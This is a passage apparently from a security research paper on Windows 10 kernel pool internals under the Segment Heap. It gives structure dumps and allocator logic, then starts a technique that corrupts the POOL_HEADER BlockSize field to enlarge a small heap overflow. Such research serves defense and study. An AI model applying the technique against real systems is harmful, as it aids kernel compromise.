The allocations that were previously done in the NonPagedPool are now using the NonPagedPoolNx, but the NonPagedPool type was kept for compatibility reasons with the third-party drivers. Even today in Windows 10, a lot of third-party drivers are still using the executable NonPagedPool.

The various mitigations introduced overtime made the POOL_HEADER not interesting to attack using a heap overflow. Nowadays, it is simpler to properly rewrite the POOL_HEADER and attack the data of the next chunk. However, the introduction of the Segment Heap in the pool has changed how the POOL_HEADER is used, and this paper shows how it can be attacked again to exploit a heap overflow in the kernel pool.

2 The Pool Allocator with the Segment Heap

2.1 Segment Heap internals

The Segment Heap is used in kernel land since Windows 10 19H1 and is quite similar to the Segment Heap used in user land. This section aims to present the main features of the Segment Heap and to focus on the differences with the one used in user land. A very detailed explanation of the internals of the user land Segment Heap is available in [7].

Just as for the one used in user land, the Segment Heap aims at providing different features depending on the size of the allocations. To do so, four so-called backends are defined.

- Low Fragmentation Heap (abbr LFH): RtlHpLfhContextAllocate
- Variable Size (abbr VS): RtlHpVsContextAllocateInternal
- Segment Alloc (abbr Seg): RtlHpSegAlloc
- Large Alloc: RtlHpLargeAlloc

The mapping between the requested allocation size and the chosen backend is shown in figure 5.

The three first backends, Seg, VS and LFH, are associated with a context, respectively: _HEAP_SEG_CONTEXT, _HEAP_VS_CONTEXT and _HEAP_LFH_CONTEXT. Backend contexts are stored in the _SEGMENT_HEAP structure.




Fig. 5. Mapping between Allocation size and backend

```
1: kd> dt nt!_SEGMENT_HEAP
   +0x000 EnvHandle          : RTL_HP_ENV_HANDLE
   +0x010 Signature          : Uint4B
   +0x014 GlobalFlags        : Uint4B
   +0x018 Interceptor        : Uint4B
   +0x01c ProcessHeapListIndex : Uint2B
   +0x01e AllocatedFromMetadata : Pos 0, 1 Bit
   +0x020 CommitLimitData    : _RTL_HEAP_MEMORY_LIMIT_DATA
   +0x020 ReservedMustBeZero1 : Uint8B
   +0x028 UserContext        : Ptr64 Void
   +0x030 ReservedMustBeZero2 : Uint8B
   +0x038 Spare              : Ptr64 Void
   +0x040 LargeMetadataLock : Uint8B
   +0x048 LargeAllocMetadata : _RTL_RB_TREE
   +0x058 LargeReservedPages : Uint8B
   +0x060 LargeCommittedPages : Uint8B
   +0x068 StackTraceInitVar : _RTL_RUN_ONCE
   +0x080 MemStats           : _HEAP_RUNTIME_MEMORY_STATS
   +0x0d8 GlobalLockCount    : Uint2B
   +0x0dc GlobalLockOwner    : Uint4B
   +0x0e0 ContextExtendLock : Uint8B
   +0x0e8 AllocatedBase      : Ptr64 UChar
   +0x0f0 UncommittedBase    : Ptr64 UChar
   +0x0f8 ReservedLimit      : Ptr64 UChar
   +0x100 SegContexts        : [2] _HEAP_SEG_CONTEXT
   +0x280 VsContext          : _HEAP_VS_CONTEXT
   +0x340 LfhContext         : _HEAP_LFH_CONTEXT
```

5 such structures exist, corresponding to different `_POOL_TYPE` values:

— `NonPaged` pools (bit 0 unset)
— `NonPagedNx` pool (bit 0 unset and bit 9 set)
— `Paged` pools (bit 0 set)
— `PagedSession` pool (bit 5 and 1 set)

A fifth `_SEGMENT_HEAP` is allocated but the authors could not find its purpose. The 3 firsts `_SEGMENT_HEAP`, corresponding to `NonPaged`, `NonPagedNx` and `Paged` pools, are stored in the `HEAP_POOL_NODES`. As

for PagedPoolSession the corresponding _SEGMENT_HEAP is stored in the current thread. The figure 6 summarizes the five _SEGMENT_HEAP.




Fig. 6. Segment backend internal structures

Although the user land Segment Heap uses only one Segment Allocation context for allocations between 128 KiB and 508 KiB, in kernel land the Segment Heap uses 2 Segment Allocation contexts. The second one is used for allocations between 508 KiB and 7 GiB.

Segment Backend

The segment backend is used to allocate memory chunks of size between 128 KiB and 7 GiB. It is also used behind the scene, to allocate memory for VS and LFH backends.

The Segment Backend context is stored in a structure called _HEAP_SEG_CONTEXT.

```
1: kd> dt nt!_HEAP_SEG_CONTEXT
   +0x000 SegmentMask       : Uint8B
   +0x008 UnitShift         : UChar
   +0x009 PagesPerUnitShift : UChar
   +0x00a FirstDescriptorIndex : UChar
   +0x00b CachedCommitSoftShift : UChar
   +0x00c CachedCommitHighShift : UChar
   +0x00d Flags             : <anonymous-tag>
   +0x010 MaxAllocationSize : Uint4B
   +0x014 OlpStatsOffset    : Int2B
   +0x016 MemStatsOffset    : Int2B
   +0x018 LfhContext        : Ptr64 Void
```




Fig. 7. Segment backend internal structures

```
   +0x020 VsContext         : Ptr64 Void
   +0x028 EnvHandle         : RTL_HP_ENV_HANDLE
   +0x038 Heap              : Ptr64 Void
   +0x040 SegmentLock       : Uint8B
   +0x048 SegmentListHead   : _LIST_ENTRY
   +0x058 SegmentCount      : Uint8B
   +0x060 FreePageRanges    : _RTL_RB_TREE
   +0x070 FreeSegmentListLock : Uint8B
   +0x078 FreeSegmentList   : [2] _SINGLE_LIST_ENTRY
```

The `Segment Backend` allocates memory by chunk of variable sizes called segments. Each segment is composed of multiple allocatable pages.

Segments are stored within a linked list stored in `SegmentListHead`. Segments are headed with a `_HEAP_PAGE_SEGMENT` followed by 256 `_HEAP_PAGE_RANGE_DESCRIPTOR` structures.

```
1: kd> dt nt!_HEAP_PAGE_SEGMENT
   +0x000 ListEntry         : _LIST_ENTRY
   +0x010 Signature         : Uint8B
   +0x018 SegmentCommitState : Ptr64 _HEAP_SEGMENT_MGR_COMMIT_STATE
   +0x020 UnusedWatermark   : UChar
   +0x000 DescArray         : [256] _HEAP_PAGE_RANGE_DESCRIPTOR
```

```
1: kd> dt nt!_HEAP_PAGE_RANGE_DESCRIPTOR
   +0x000 TreeNode          : _RTL_BALANCED_NODE
   +0x000 TreeSignature     : Uint4B
   +0x004 UnusedBytes       : Uint4B
   +0x008 ExtraPresent      : Pos 0, 1 Bit
   +0x008 Spare0            : Pos 1, 15 Bits
```

```
   +0x018 RangeFlags        : UChar
   +0x019 CommittedPageCount : UChar
   +0x01a Spare             : Uint2B
   +0x01c Key               : _HEAP_DESCRIPTOR_KEY
   +0x01c Align             : [3] UChar
   +0x01f UnitOffset        : UChar
   +0x01f UnitSize          : UChar
```

In order to provide fast lookup for free page ranges, a Red-Black tree is also maintained in `_HEAP_SEG_CONTEXT`.

Each `_HEAP_PAGE_SEGMENT` has a signature computed as follow:

```
Signature = Segment ^ SegContext ^ RtlpHpHeapGlobals ^ 0
    xA2E64EADA2E64EAD;
```

This signature is used to retrieve the owning `_HEAP_SEG_CONTEXT` and the corresponding `_SEGMENT_HEAP` from any allocated memory chunk.

Figure 7 summarizes the internal structures used in the segment backend.

The original segment can easily be computed from any address by masking it with the `SegmentMask` stored in the `_HEAP_SEG_CONTEXT`. `SegmentMask` is valued `0xfffffffffff00000`.

```
  Segment = Addr & SegContext->SegmentMask;
```

The corresponding PageRange can easily be computed from any address by using the `UnitShift` from the `_HEAP_SEG_CONTEXT`. `UnitShift` is set to 12.

```
  PageRange = Segment + sizeof(_HEAP_PAGE_RANGE_DESCRIPTOR) * (Addr
      - Segment) >> SegContext->UnitShift;
```

When the `Segment Backend` is used by one of the other backend, the fields `RangeFlags` of the `_HEAP_PAGE_RANGE_DESCRIPTOR` are used to store which backend requested the allocation.

Variable Size Backend

Variable Size backend allocate chunk of sizes between 512 B and 128 KiB. It aims at providing easy reuse of free chunk.

The Variable Size Backend context is stored in a structure called `_HEAP_VS_CONTEXT`.

```
0: kd> dt nt!_HEAP_VS_CONTEXT
   +0x000 Lock              : Uint8B
   +0x008 LockType          : _RTLP_HP_LOCK_TYPE
   +0x010 FreeChunkTree     : _RTL_RB_TREE
```




Fig. 8. Variable Size backend internal structures

```
    +0x020 SubsegmentList    : _LIST_ENTRY
    +0x030 TotalCommittedUnits : Uint8B
    +0x038 FreeCommittedUnits : Uint8B
    +0x040 DelayFreeContext  : _HEAP_VS_DELAY_FREE_CONTEXT
    +0x080 BackendCtx        : Ptr64 Void
    +0x088 Callbacks         : _HEAP_SUBALLOCATOR_CALLBACKS
    +0x0b0 Config            : _RTL_HP_VS_CONFIG
    +0x0b4 Flags             : Uint4B
```

Free chunks are stored in a Red-Black tree called `FreeChunkTree`. When an allocation is requested, the Red-Black tree is used to find any free chunk of the exact size or the first free chunk bigger than the requested size.

The freed chunk are headed with a dedicated struct called `_HEAP_VS_CHUNK_FREE_HEADER`.

```
0: kd> dt nt!_HEAP_VS_CHUNK_FREE_HEADER
    +0x000 Header            : _HEAP_VS_CHUNK_HEADER
    +0x000 OverlapsHeader    : Uint8B
    +0x008 Node              : _RTL_BALANCED_NODE
```

Once a free chunk is found, it is split to the right size with a call to `RtlpHpVsChunkSplit`.

The allocated chunk are all headed with a dedicated struct called `_HEAP_VS_CHUNK_HEADER`.

```
0: kd> dt nt!_HEAP_VS_CHUNK_HEADER
    +0x000 Sizes             : _HEAP_VS_CHUNK_HEADER_SIZE
    +0x008 EncodedSegmentPageOffset : Pos 0, 8 Bits
    +0x008 UnusedBytes       : Pos 8, 1 Bit
```

```
   +0x008 SkipDuringWalk    : Pos 9, 1 Bit
   +0x008 Spare             : Pos 10, 22 Bits
   +0x008 AllocatedChunkBits : Uint4B
0: kd> dt nt!_HEAP_VS_CHUNK_HEADER_SIZE
   +0x000 MemoryCost        : Pos 0, 16 Bits
   +0x000 UnsafeSize        : Pos 16, 16 Bits
   +0x004 UnsafePrevSize    : Pos 0, 16 Bits
   +0x004 Allocated         : Pos 16, 8 Bits
   +0x000 KeyUShort         : Uint2B
   +0x000 KeyULong          : Uint4B
   +0x000 HeaderBits        : Uint8B
```

All fields inside this header are xored with `RtlpHpHeapGlobals` and the address of the chunk.

```
Chunk->Sizes = Chunk->Sizes ^ Chunk ^ RtlpHpHeapGlobals;
```

Internally, `VS` allocator uses the `Segment` allocator. It is used in `RtlpHpVsSubsegmentCreate` through the `_HEAP_SUBALLOCATOR_CALLBACKS` field of the `_HEAP_VS_CONTEXT`. The suballocator callbacks are all xored with the addresses of the `VS` context and of `RtlpHpHeapGlobals`.

```
  callbacks.Allocate = RtlpHpSegVsAllocate;
  callbacks.Free = RtlpHpSegLfhVsFree;
  callbacks.Commit = RtlpHpSegLfhVsCommit;
  callbacks.Decommit = RtlpHpSegLfhVsDecommit;
  callbacks.ExtendContext = NULL;
```

If no chunk, big enough, is present in the `FreeChunkTree` a new `Subsegment`, whose size range from 64 KiB to 256 KiB, is allocated and inserted in the `SubsegmentList`. It is headed with `_HEAP_VS_SUBSEGMENT` structure. All the remaining space is used as a free chunk and inserted in the `FreeChunkTree`.

```
0: kd> dt nt!_HEAP_VS_SUBSEGMENT
   +0x000 ListEntry         : _LIST_ENTRY
   +0x010 CommitBitmap      : Uint8B
   +0x018 CommitLock        : Uint8B
   +0x020 Size              : Uint2B
   +0x022 Signature         : Pos 0, 15 Bits
   +0x022 FullCommit        : Pos 15, 1 Bit
```

Figure 8 summarize the memory organisation of the VS Backend.

When a VS chunk is freed, if it's smaller than 1 KiB and the VS backend as been configured correctly (bit 4 of `Config.Flags` set to 1) it is temporarily stored in a list inside the `DelayFreeContext`. Once the `DelayFreeContext` is filled with 32 chunks they are all really freed at once. The `DelayFreeContext` is never used for direct allocation.

When a VS chunk is really freed, if it is contiguous with 2 other freed chunks, all 3 will be merged together with a call to `RtlpHpVsChunkCoalesce`. Then it will be inserted into the `FreeChunkTree`.

Low Fragmentation Heap Backend

`Low Fragmentation Heap` is a backend dedicated to small allocations from 1 B to 512 B.

The LFH Backend context is stored in a structure called `_HEAP_LFH_CONTEXT`.

```
0: kd> dt nt!_HEAP_LFH_CONTEXT
   +0x000 BackendCtx        : Ptr64 Void
   +0x008 Callbacks         : _HEAP_SUBALLOCATOR_CALLBACKS
   +0x030 AffinityModArray  : Ptr64 UChar
   +0x038 MaxAffinity       : UChar
   +0x039 LockType          : UChar
   +0x03a MemStatsOffset    : Int2B
   +0x03c Config            : _RTL_HP_LFH_CONFIG
   +0x040 BucketStats       : _HEAP_LFH_SUBSEGMENT_STATS
   +0x048 SubsegmentCreationLock : Uint8B
   +0x080 Buckets           : [129] Ptr64 _HEAP_LFH_BUCKET
```

The main feature of the LFH backend is to use buckets of different sizes to avoid fragmentation.

Bucket	Allocation Size	Bucket granularity
1 – 64	1 B – 1008 B	16 B
65 – 80	1009 B – 2032 B	64 B
81 – 96	2033 B – 4080 B	128 B
97 – 112	4081 B – 8176 B	256 B
113 – 128	8177 B – 16 368 B	512 B

Each bucket is composed of SubSegments allocated by the segment allocator. The segment allocator is used through the `_HEAP_SUBALLOCATOR_CALLBACKS` field of the `_HEAP_LFH_CONTEXT`. The suballocator callbacks are all xored with the addresses of the `LFH` context and of `RtlpHpHeapGlobals`.

```
  callbacks.Allocate = RtlpHpSegLfhAllocate;
  callbacks.Free = RtlpHpSegLfhVsFree;
  callbacks.Commit = RtlpHpSegLfhVsCommit;
  callbacks.Decommit = RtlpHpSegLfhVsDecommit;
  callbacks.ExtendContext = RtlpHpSegLfhExtendContext;
```

LFH subsegment are headed with a `_HEAP_LFH_SUBSEGMENT` structure.

```
0: kd> dt nt!_HEAP_LFH_SUBSEGMENT
   +0x000 ListEntry          : _LIST_ENTRY
   +0x010 Owner              : Ptr64 _HEAP_LFH_SUBSEGMENT_OWNER
   +0x010 DelayFree          : _HEAP_LFH_SUBSEGMENT_DELAY_FREE
   +0x018 CommitLock         : Uint8B
   +0x020 FreeCount          : Uint2B
   +0x022 BlockCount         : Uint2B
   +0x020 InterlockedShort   : Int2B
   +0x020 InterlockedLong    : Int4B
   +0x024 FreeHint           : Uint2B
   +0x026 Location           : UChar
   +0x027 WitheldBlockCount  : UChar
   +0x028 BlockOffsets       : _HEAP_LFH_SUBSEGMENT_ENCODED_OFFSETS
   +0x02c CommitUnitShift    : UChar
   +0x02d CommitUnitCount    : UChar
   +0x02e CommitStateOffset  : Uint2B
   +0x030 BlockBitmap        : [1] Uint8B
```

Each subsegment is then split into different LFH blocks with corresponding bucket size.

In order to know which bucket are used, a bitmap is maintained in each SubSegment header.




Fig. 9. Low Fragmentation Heap backend internal structures

When an allocation is requested, the LFH allocator will first look for the `FreeHint` field of the `_HEAP_LFH_SUBSEGMENT` structure in order to

find the offset of the last freed block in the subsegment. Then it will scan the BlockBitmap, by group of 32 blocks, looking for a free block. This scan is randomized thanks to the `RtlpLowFragHeapRandomData` table.

Depending on the contention on a given bucket, a mechanism can be enable to ease allocation by dedicating SubSegment to each CPU. This mechanism is called Affinity Slot.

Figure 9 present the main architecture of the LFH backend.

Dynamic Lookaside

Freed chunk of size between 0x200 and 0xF80 bytes can be temporarily stored in a lookaside list in order to provide fast allocation. While they are in the lookaside these chunks wont go through their respective backend free mechanism.

Lookaside are represented by the `_RTL_DYNAMIC_LOOKASIDE` structure and are stored in the `UserContext` field of the `_SEGMENT_HEAP`.

```
0: kd> dt nt!_RTL_DYNAMIC_LOOKASIDE
   +0x000 EnabledBucketBitmap : Uint8B
   +0x008 BucketCount       : Uint4B
   +0x00c ActiveBucketCount : Uint4B
   +0x040 Buckets           : [64] _RTL_LOOKASIDE
```

Each freed block is stored in a `_RTL_LOOKASIDE` corresponding to its size (as expressed in the `POOL_HEADER`). Size correspondance follows the same pattern as for Bucket in `LFH`.

```
0: kd> dt nt!_RTL_LOOKASIDE
   +0x000 ListHead          : _SLIST_HEADER
   +0x010 Depth             : Uint2B
   +0x012 MaximumDepth      : Uint2B
   +0x014 TotalAllocates    : Uint4B
   +0x018 AllocateMisses    : Uint4B
   +0x01c TotalFrees        : Uint4B
   +0x020 FreeMisses        : Uint4B
   +0x024 LastTotalAllocates : Uint4B
   +0x028 LastAllocateMisses : Uint4B
   +0x02c LastTotalFrees    : Uint4B
```

Free List	Allocation Size	Bucket granularity
1 – 32	512 B – 1024 B	16 B
33 – 48	1025 B – 2048 B	64 B
49 – 64	2049 B – 3967 B	128 B

Only a subset of the available buckets are enabled at the same time (field `ActiveBucketCount` of `_RTL_DYNAMIC_LOOKASIDE`). Each time an allocation is requested, metrics of the corresponding lookaside are updated.

Every 3 scan of the Balance Set Manager, the dynamic lookaside are rebalanced. The most used since last rebalance are enabled. The size of each lookaside depends on its usage but it can't be more than `MaximumDepth` or less than 4. While the number of new allocation is less than 25 the depth is reduced by 10. Otherwhile, the depth is reduced by 1 if the miss ratio is lower than 0.5%, else it is grown with the following formula.

$$Depth = \frac{MissRatio(MaximumDepth - Depth)}{2} + 5$$

2.2 POOL_HEADER

As presented in section 1.1 the `POOL_HEADER` structure was heading all allocated chunks in the kernel land heap allocator predating Windows 10 `19H1`. All fields were used, back then. With the update of the kernel land heap allocator most of the fields of the `POOL_HEADER` are useless, yet small allocated memory are still headed with it.

The `POOL_HEADER` definition is recalled in figure 10.

```
struct POOL_HEADER
{
  char   PreviousSize;
  char   PoolIndex;
  char   BlockSize;
  char   PoolType;
  int    PoolTag;
  Ptr64  ProcessBilled;
};
```

Fig. 10. POOL_HEADER definition

The only fields set by the allocator are the following:

```
  PoolHeader->PoolTag = PoolTag;
  PoolHeader->BlockSize = BucketBlockSize >> 4;
  PoolHeader->PreviousSize = 0;
  PoolHeader->PoolType = changedPoolType & 0x6D | 2;
```

Here is a summary of the purpose of each of the `POOL_HEADER` fields since Windows 19H1.

PreviousSize Unused and kept to 0.

PoolIndex Unused.

BlockSize Size of the chunk. Only used to eventually store the chunk in the Dynamic Lookaside list (see 2.1).

PoolType Usage did not change; used to keep the requested `POOL_TYPE`.

PoolTag Usage did not change; used to keep the `PoolTag`.

ProcessBilled Usage did not change; used to keep track of which process required the allocation, if the `PoolType` is `PoolQuota` (bit 3). The value is computed as follow:

```
ProcessBilled = chunk_addr ^ ExpPoolQuotaCookie ^
    KPROCESS;
```

CacheAligned

When calling **ExAllocatePoolWithTag**, if the `PoolType` has the `CacheAligned` bit set (bit 2), returned memory is aligned on the cache line size. The cache line size value is CPU dependent, but is typically 0x40.

First the allocator will grow the allocation size of `ExpCacheLineSize`:

```
if ( PoolType & 4 )
{
    request_alloc_size += ExpCacheLineSize;
    if ( request_alloc_size > 0xFE0 )
    {
        request_alloc_size -= ExpCacheLineSize;
        PoolType = PoolType & 0xFB;
    }
}
```

If the new allocation size cannot fit in a single page, then the `CacheAligned` bit will be ignored.

Then, the allocated chunk must respect three conditions :

— the final allocation address must be aligned on `ExpCacheLineSize`;

— the chunk must have a `POOL_HEADER` at the very beginning of the chunk;

— the chunk must have a `POOL_HEADER` at the address of allocation minus `sizeof(POOL_HEADER)`.

So if the allocation address is not properly aligned, the chunk might have two headers.




Fig. 11. Layout of cache aligned memory

The first `POOL_HEADER` will be at the begining of the chunk, as usual, while the second will be aligned on `ExpCacheLineSize - sizeof(POOL_HEADER)`, making the final allocation address aligned on `ExpCacheLineSize`. The `CacheAligned` bit is removed from the first `POOL_HEADER`, and the second `POOL_HEADER` is filled with the following values:

PreviousSize Used to store the offset between the two headers.

PoolIndex Unused.

BlockSize Size of the allocated bucket in first `POOL_HEADER`, reduced size in the second one.

PoolType As usual, but the CacheAligned bit is set.

PoolTag As usual, same on both `POOL_HEADER`.

ProcessBilled Unused.

Additionaly, a pointer, that we named AlignedPoolHeader, might be stored after the first `POOL_HEADER`, if there is enough space in the alignement padding. It points on the second `POOL_HEADER`, and is xored with the ExpPoolQuotaCookie.

The figure 11 summarizes the layout of the two `POOL_HEADER` used in case of cache alignment.

2.3 Summary

Since Windows 19H1 and the `Segment Heap` introduction, some informations that were stored into the `POOL_HEADER` of each chunk aren't required anymore. However, others like the `Pooltype`, the `Pooltag`, or the ability to use the `CacheAligned` and the `PoolQuota` mechanism are still needed.

This is why every allocations under 0xFE0 are still preceded with at least one `POOL_HEADER`. The usage of the fields of the `POOL_HEADER` since Windows 19H1 is described in section 2.2. The figure 12 represents a chunk allocated using the LFH backend, thus only preceded with a `POOL_HEADER`.

Fig. 12. Returned memory for a LFH chunk

As explained in 2.1, depending on the backend, memory may be headed by some specific header. For example, a chunk of size 0x280 would use the VS backend, thus would be preceded by a `_HEAP_VS_CHUNK_HEADER` of size 0x10. The figure 13 represents a chunk allocated using the VS segment, thus preceded with a a VS header and a `POOL_HEADER`.




Fig. 13. Returned memory for a VS chunk

Finally, if the allocation is requested to be aligned on the cache line, the chunk might contain two `POOL_HEADER`. The second one will have the `CacheAligned` bit set, and will be use to retrieve the first one, and the address of the actual allocation. The figure 14 represents a chunk allocated using the LFH, and requested to be aligned on the cache size, thus preceded with two `POOL_HEADER`.

The figure 15 summarizes the decision tree used when an allocation is made.

From the exploitation perspective, two conclusions can be drawn. First, the new usage of the `POOL_HEADER` will ease the exploitation: since most of the fields are unused, less care should be taken while overriding them. The




Fig. 14. Returned memory for a LFH chunk aligned on the cache size

other outcome might be to leverage the new usage of the POOL_HEADER to find new exploitation techniques.

3 Attacking the POOL_HEADER

If a heap overflow vulnerability allows a really good control on written data and its size, the simplest solution is probably to rewrite the POOL_HEADER and directly attack the data of the next chunk. The only thing to do is to make sure the PoolQuota bit is not set in the PoolType, to avoid an integrity check on the ProcessBilled field when the corrupted chunk is freed.

However, this section will provide some attacks that can be done with a heap overflow of a few bytes only, by targeting the POOL_HEADER.

3.1 Targeting the BlockSize

From Heap Overflow to bigger Heap Overflow

As explained in section 2.1, the BlockSize field is used in the free mechanism to store some chunks in the Dynamic Lookaside.

An attacker might use a heap overflow to change the value of the BlockSize field to a bigger one, larger than 0x200. If the corrupted chunk is freed, the controlled BlockSize will be used to store the chunk in a lookaside of the wrong size. The next allocation of this size might use a too small allocation to store all the required data, triggering another heap overflow.

By using spraying techniques and specific objects, an attacker might turn a 3-byte heap overflow into a heap overflow up to 0xFD0 bytes, depending on the vulnerable chunk size. It also allows the attacker to chose the object that is overflowing, and perhaps have more control on the overflow conditions.

